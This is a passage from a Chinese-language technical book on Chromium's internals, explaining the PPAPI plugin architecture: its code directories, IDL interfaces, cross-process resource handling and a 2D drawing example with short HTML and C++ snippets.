


图 10-9　支持 PPAPI 插件机制的代码目录结构

首先是 chrome 目录，它包含 Renderer 进程和 Browser 进程对于 PPAPI 插件的支持代码，主要是资源的实现类。

其次是 content 目录，同样也包含了资源的实现类，但是同时也有支持跨进程机制的代码，这会在后面的工作过程图中有所体现。

最后是 ppapi 目录，当然支持 PPAPI 插件的代码都是在该目录中，包括支持跨进程的基础代码，它们被 Renderer 进程和 Browser 进程的支持代码所使用。

读者可能好奇为什么 chrome 目录下的相关文件不直接放在 content/目录下，这主要取决于 Chromium 项目的层次化结构。content 目录下包含一些公共或者基础的设施，而 chrome/目录则是跟浏览器密切相关的。例如对于 PPAPI 插件机制而言，它将 PDF 和 Flash 都放在该目录下，而将文件等放在 content 目录下。

10.2.2.2 应用程序编程接口

同 NPAPI 的 NPN 和 NPP 开头的接口相似，PPAPI 也需要双向调用的编程接口，PPAPI 提供了浏览器调用插件的接口，同时更是提供了众多插件调用浏览器各种功能的接口，这非常不一样，因为功能更为强大。

这些接口的标准定义文件都位于上面所述的目录 ppapi/api 中，它们都使用一种接口定义语言（IDL，Interface Definition Language）来描述。IDL 是一种标准，有兴趣的读者可以查阅它的基本语法。其中以 ppb_（ppapi browser）开头的接口文件表示这是由浏览器实现，被插件库所调用；以 ppp_（ppapi plugin）开头的接口文件表示这是由插件实现，被浏览器所调用；而其他以 pp_开头的接口文件表示共享的接口定义，两边都需要使用，主要是一些基础类定义等。

不同于 NPAPI 只是提供 C 接口，PPAPI 既提供了 C 接口，同时又提供了 C++接口。C 接口主要是函数指针和结构为主，而 C++接口则是提供各种作用的类，它们分别位于目录 ppapi/c 和 ppapi/cpp 下。因为两个定义的功能是一致的，之后我们都以 C++接口为例来解释 PPAPI 插件机制。

公共部分的接口包括各个基础数据，如时间、大小、矩形和资源，这些类会作为后面定义接口的参数来传递，对应的接口例如 PP_Time、PP_Size、PP_Rect 和 PP_Resource。这里面非常重要的接口是 PP_Resource，它表示各种类型的资源，例如文件资源、音频资源、图像资源、图形资源等。

由插件实现的接口大致包括以下几个部分：第一部分是插件模块和插件实例，用于初始化和关闭插件的管理插件功能的接口，例如 PPP_InitializeModule()、PPP_ShutdownModule()。而插件的实例类，表示一个插件的实例对象，也就是 Interface PPP_Instance，这里面包含多个函数，如 DidCreate、DidDestroy 等，表示当创建插件之后，浏览器调用它们，以便插件能够做一些后续的辅助工作。第二部分是一些事件的通知接口，表示浏览器需要派发一些消息给插件，典型的包括鼠标事件、通用消息传递接口、3D 图形上下文丢失事件和鼠标锁定事件等。

由浏览器实现的接口，主要提供各种能力给插件使用，这其中包括 2D 和 3D 图形绘制接口、文件 IO、文件系统、鼠标事件、网络、游戏手柄、时间等，这些都是 PPAPI 机制中定义的可以被浏览器调用的资源及其编程接口，读者会发现这些主要都是为游戏的需求服务的，实际上这些机制就是为了高性能的游戏而设计的。

10.2.3 工作过程

10.2.3.1 基础设施

对于 PPAPI 插件的跨进程架构，同 NPAPI 插件的跨进程架构非常类似，可以说基本相同。同样当网页中出现一个“embed”元素的时候，PPAPI 插件进程会为它创建一个插件实例，这里不再赘述。

对于插件模块和实例接口，由插件进程直接调用并根据需要加载和创建它们，非常的简单明了。在 PPAPI 插件机制中，复杂的是资源的调用，也就是浏览器提供给插件使用的各种资源接口，所以下面重点介绍围绕资源的基础设施。

图 10-10 描述了跨进程模式下 PPAPI 插件机制中资源是如何被插件调用的。如同前面一样，PPAPI 的插件是在插件进程中被加载的，当它需要使用插件的时候，通过图中 Thunk 设施将 C 接口转成 C++接口来调用相应的 PluginResource 类。该类是所有资源的基类，是一个代理类（只是将请求转发给真正的实现者），负责发送请求给其他进程，拥有接受其他进程发过来的调用结果的能力。发送请求由相应的其他类来帮助，在这里是 PluginDispatcher 类和 HostDispatcher 类。它们都会使用 IPC::Channel 来发送消息，消息会被 Browser 进程和 Renderer 进程中的 BrowserPpapiHost 类和 RenderPpapiHost 类处理（它们依赖 ppapi/host 的基类），这些请求会发送给 ResourceHost 类来处理，以调用真正的实现函数。读者发现这两个进程都有 ResourceHost 的子类，这是因为某些资源的实现在 Renderer 进程完成，例如 2D 和 3D 图形资源，但是有些类必须在 Browser 进程中处理，如文件和文件系统等。




图 10-10 跨进程的 PPAPI 插件机制中支持资源的基础设施

10.2.3.2 工作过程

这里以Chromium中PPAPI的一个使用2D绘图的例子来说明PPAPI插件的工作过程，该例子位于目录ppapi/examples/2d下，主要有两个部分，一个是个简单的HTML网页文件（2d.html），另外一个就是实现插件的文件(paint_manager_ example.cc)。示例代码10-1是使用插件的网页代码，示例代码主要是“embed”元素，同NPAPI插件的使用方式完全一模一样，下面会逐步讲解PPAPI插件的源代码，以及该插件是如何和该网页一起工作的。

示例代码10-1 使用插件的网页代码

```
<html>
<head>
    <title>2D Example</title>
</head>
<body>
    <embed id="plugin" type="application/x-ppapi-example-2d">
</body>
</html>
```

首先当然是插件的创建过程。在WebKit中，对于PPAPI和NPAPI的支持都是类似的，所以可以回顾10-7中的NPAPI插件被创建的过程，二者同样根据MIME类型来查找PPAPI插件机制，如果Chromium发现查找到的是一个PPAPI插件而不是NPAPI插件，那么在创建WebPluginContainerImpl对象的时候，就会首先创建一个WebPlugin子类的对象。注意，这里不是一个WebPluginImpl对象，而是一个PepperWebPluginImpl对象。之后它就发送消息到插件进程，请求创建一个插件的实例。回到插件进程，它会根据插件的注册信息查找需要的插件并调用它的构造函数来初始化该插件的模块，如示例代码10-2所示的CreateModule方法。之后需要调用该方法返回的对象来创建一个插件实例的对象，如示例代码中的CreateInstance方法，会创建一个插件类自定义的一个示例。

示例代码10-2 插件的实现代码部分节选

```
class MyModule : public pp::Module {
    public:
```

```
    virtual pp::Instance* CreateInstance(PP_Instance instance) {
      return new MyInstance(instance);
    }
};

namespace pp {
    Module* CreateModule() {
      return new MyModule();
    }
}
```

根据示例代码 10-2 和示例代码 10-3，当 MyInstance 被创建的时候，Chromium 会创建 PPP_Proxy_Instance 对象，该对象接收从 Renderer 进程传递过来的关于该实例的状态消息，如插件视图改变、销毁等，然后再调用插件的相应接口，前面说过这些接口是在插件中实现并由浏览器调用的。

其次来了解资源的创建，一个插件实例可能会用到多个资源，如绘图资源、文件资源等，示例代码 10-3 所示的 OnPaint 函数使用到了 2D 绘图资源。由于它使用了 PaintManager 类，当需要更新视图的时候，该类需要创建一个 Graphics2D 资源对象。

示例代码 10-3　插件的实例类自定义实现

```
class MyInstance : public pp::Instance, public pp::PaintManager::Client {
 public:
  MyInstance(PP_Instance instance) {
    …
  }
  virtual bool HandleInputEvent(…) { … }
  virtual void OnPaint(pp::Graphics2D& graphics_2d, …) { … }
 private:
  pp::PaintManager paint_manager_;
};
```

为了详细说明它的调用过程，图 10-11 和图 10-12 描述了资源类对象的创建和资源类对象接口的调用过程，分别以插件进程和 Renderer 进程的交互为例，而插件进程和 Browser 进程的交互则是类似的情况。

